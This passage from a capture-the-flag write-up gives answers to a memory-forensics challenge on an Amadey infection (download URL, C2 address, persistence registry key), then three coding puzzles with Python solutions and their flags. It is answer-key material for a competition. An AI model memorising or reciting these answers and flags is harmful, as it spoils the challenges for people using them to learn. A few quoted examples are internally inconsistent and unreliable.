And we confirm the registry key and value the malware modified is HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup
Final Answer
| Question | Answer |
|---|---|
| 1. During initial compromise, What is the URL that the victim downloaded the malware from, to start the compromise? | http://graveyard.htb:8000 |
| 2. What date(time) did the user initiated the download? | 2025-11-22 15:07:23 |
| 3. Which process became the primary malicious executable? Provide the PID associated with this process. | 6520 |
| 4. Based on memory analysis, what is the location the malware was originally launched from? | C:\Users\user\AppData\Local\Temp\152c6d54a1\rgbux.exe |
| 5. When reviewing network activity, which remote IP address and port did the malicious process communicate with? | 89.58.51.107:80 |
| 6. What is the Malware Family | Amadey |
| 7. What is the GUID of the scheduled task created by the malware | 81A3950E-EE73-4DB9-B670-DF3979056B48 |
| 8. What is (full) registry key and value did the malware modified to ensure it launches at every user session startup? | HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup |
~ [Coding] Flickering Snowglobe (very easy) ~
Details
Tilda Baublenose has captured a log of the Snowglobe’s pulses as a single string. She wants to know how many stable segments the Snowglobe’s glow has fractured into.
A stable segment is defined as a maximal contiguous sequence of the same pulse character. For example, the sequence ..--***.- is broken into the segments:
..--***.-a total of 5 stable segments.
Your task is to analyze the Snowglobe’s flicker log and determine how many stable segments it contains.
The input has the following format: The first line contains a single integer N, the length of the pulse string S. The second line contains the pulse string S, which consists of the characters ., -, and *
Print a single integer - the number of stable segments in the pulse string.
1 ≤ N ≤ 10^6
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Example:

Input:
...--***.-

Expected output:
5

We are given the pulse string:

...--***.-

We break it into maximal contiguous segments of identical characters:

1. ...  (three short flickers .)
2. --   (two long shimmers -)
3. ***  (three bright sparks *)
4. .    (a single short flicker .)
5. -    (a single long shimmer -)

There are 5 such stable segments in total, so the correct output is 5.
Solution
1
2
3
4
5
6
7
8
9
10
11
12
13
n = input() # don't care
arr = list(input())

current = ""
for i in arr:
    if current == "":
        out = 1
        current = i
    else:
        if i != current:
            out += 1
            current = i
print(out)
Final Answer
HTB{th3_fl1ck3r1ng_g03s_0n_4_3v3r}
~ [Coding] Bauble Sort (easy) ~
Details
To restore the registry, the baubles must be sorted using the following enchanted rules:
- Baubles with higher sparkle power must come first.
- If two baubles have the same sparkle power, the one with lower stability comes first.
- If both sparkle and stability are the same, the baubles are ordered alphabetically by their identifier.
As Tilda, you must restore the correct order of the registry so the festival systems can safely reboot. Only once the baubles are properly sorted can the magic of Everlight begin to flow again.
The input has the following format:
The first line contains a single integer N, the number of baubles.
The next N lines each contain: A bauble identifier (string without spaces), An integer sparkle value, An integer stability value.
Each line follows the format: “identifier: sparkle , stability”
Print the identifiers of the baubles in the correct sorted order, one per line.
10 ≤ N ≤ 500000 0 ≤ sparkle ≤ 1000 0 ≤ stability ≤ 1000
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
Example:

Input:
3
starwishbell_01f106: 10 , 3
tinselflaredrop_7a0b68: 10 , 1
glimmerglowheart_a00165: 7 , 0

Expected output:
tinselflaredrop_7a0b68
starwishbell_01f106
glimmerglowheart_a00165

The baubles must be sorted using the following enchanted rules:

1. Higher sparkle comes first.
2. If sparkle is equal, lower stability comes first.
3. If both are equal, sort by identifier alphabetically.

From the example input:

- starwishbell_01f106 has sparkle 10 and stability 3
- tinselflaredrop_7a0b68 has sparkle 10 and stability 1
- glimmerglowheart_a00165 has sparkle 7 and stability 0

The two baubles with sparkle 10 are starwishbell_01f106 and tinselflaredrop_7a0b68.
Between them, tinselflaredrop_7a0b68 comes first because it has lower stability (1 < 3).
glimmerglowheart_a00165 comes last due to its lower sparkle value (7 < 10).

The correct restored registry order is:
tinselflaredrop_7a0b68
starwishbell_01f106
glimmerglowheart_a00165
Solution
When I try to solve this challenge, there are 2 problems we have to solve first is time limit because N is very big, if we input by using normal input() and print(), it will take a long time and react time limit. So I use sys.stdin.buffer.readline and sys.stdout.write instead
I found the answer for 1st problem here: https://codeforces.com/blog/entry/83441
The second problem is easier, that is handle the input. Each input is like this: identifier: sparkle , stability.
First I split it in 2 parts which are
identifierandsparkle , stabilityby usingsplit(':')–> Done withidentifierSecond I will handle the rest one
- Remove all space –> After:
sparkle,stability - Split it by using
split(',')and and we’ve finished
- Remove all space –> After:
I used sort() to sort the arr. In Python, list.sort() (and sorted()) use lexicographic ordering for tuples.
So I sort a list of tuples:
1
(-sparkle, stability, iden)
Python compares them left to right:
Compare the first element (-sparkle). Smaller first element comes first (ascending). Using -sparkle makes higher sparkle come first because e.g. sparkle 10 -> -10, sparkle 7 -> -7, and -10 < -7
If the first elements are equal, compare the second element (stability). Smaller stability comes first.
If those are also equal, compare the third element (iden) alphabetically (string order).
My code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import sys
input = sys.stdin.buffer.readline
n = int(input())

arr = []
for _ in range(n):
    line = input().decode().rstrip('\n')
    iden, rest = line.split(':')
    rest = rest.strip().replace(' ', '')
    sparkle, stability = rest.split(',')
    sparkle, stability = int(sparkle), int(stability)
    arr.append((-sparkle, stability, iden))

arr.sort()
sys.stdout.write("\n".join(x[2] for x in arr))
Final Answer
HTB{b4ubl3_0rd3r_h45_b33n_r3st0r3d}
~ [Coding] Cellcode (medium) ~
Details
Your task is to simulate the dish for T generations. Each generation updates all cells in parallel based on the number of alive neighbors (up to 8 surrounding cells inside the grid), using the provided rulestring.
Input format:
- The first line is an integer N, the size of the grid (N x N) representing Felix’s petri dish.
- The next N lines each contain N characters (0 or 1) representing the initial state of the dish.
- 0 = dead cell, 1 = alive cell
- The next line is a rulestring for birth and survival in the format “Bx/Sy” where x and y are sequences of digits (e.g: B3/S23).
- B = birth conditions (dead cell becomes alive)
- B3 means a dead cell with exactly 3 alive neighbors becomes alive
- S = survival conditions (alive cell stays alive)
- S23 means an alive cell with 2 or 3 alive neighbors stays alive
- The last line contains an integer T, the number of generations to simulate (how many “ticks” Felix and Tilda let the experiment run).
Output format:
- Print the final grid after T generations.
- The output should be N lines each containing N characters (0 or 1) representing the final state of the grid.
- The output grid should maintain the same format as the input grid.
2 <= N <= 750 0 <= Birth/Survival condition <= 6 1 <= T <= 6
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
Example:

Input:
5
0111
0101
1101
0100
B25/S05
2

Expected output:
1000
0100
0010
0000

The initial grid is a 4x4 matrix with a mix of alive (1) and dead (0) cells on Felix's enchanted petri dish.

The rulestring "B25/S05" indicates that:
- A dead cell becomes alive if it has exactly 2 or 5 alive neighbors (B25).
- An alive cell survives only if it has 0 or 5 alive neighbors (S05).
- All the 8 surrounding cells are considered neighbors (up, down, left, right, and diagonals), as long as they are inside the grid.

After 1st generation:
1000
0000
0010
0000

After 2nd generation:
1000
0100
0010
0000
Solution
This is my detail solution:
In each element in list, I will find all “alive” element (value == ‘1’) around that element by using 2 for loop -> O(n^2) :(( I can’t find faster solution. After that handle the list with the corresponding case
If the element == ‘0’ –> B case (birth conditions)
If the element == ‘1’ –> S case (survival conditions)
Same with previous challenge, I handle the input and output by using sys.stdin and sys.stdout
My code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
import copy, sys
input = sys.stdin.buffer.readline

def handle_B(out: list, arr:list, current_row: int, current_col: int):
    count = 0
    for r in range(current_row-1, current_row+2):
        for c in range(current_col-1, current_col+2):
            if(r >=0 and c>=0 and r<n and c<n and not (r==current_row and c==current_col)):
                if(arr[r][c] == '1'):
                    count += 1

    if (count in B):
        out[current_row][current_col] = '1'


def handle_S(out: list, arr:list, current_row: int, current_col: int):
    count = 0
    for r in range(current_row-1, current_row+2):
        for c in range(current_col-1, current_col+2):
            if(r >=0 and c>=0 and r<n and c<n and not (r==current_row and c==current_col)):
                if(arr[r][c] == '1'):
                    count += 1

    if (count not in S):
        out[current_row][current_col] = '0'

n = int(input())
arr = [list(input().decode().strip()) for _ in range(n)]
out = copy.deepcopy(arr)
rule = input().decode().rstrip('\n')
B, S = rule.split('/')
B = set(map(int, B[1:]))
S = set(map(int, S[1:]))
T = int(input())

for _ in range(T):
    arr = copy.deepcopy(out)
    for i in range(n):
        for j in range(n):
            if arr[i][j] == '0':
                handle_B(out, arr, i, j)
            else:
                handle_S(out, arr, i, j)

for row in out:
    sys.stdout.write("".join(row) + "\n")
Final Answer
HTB{C3LL_c0D3_mut473D_1n_p3tR1}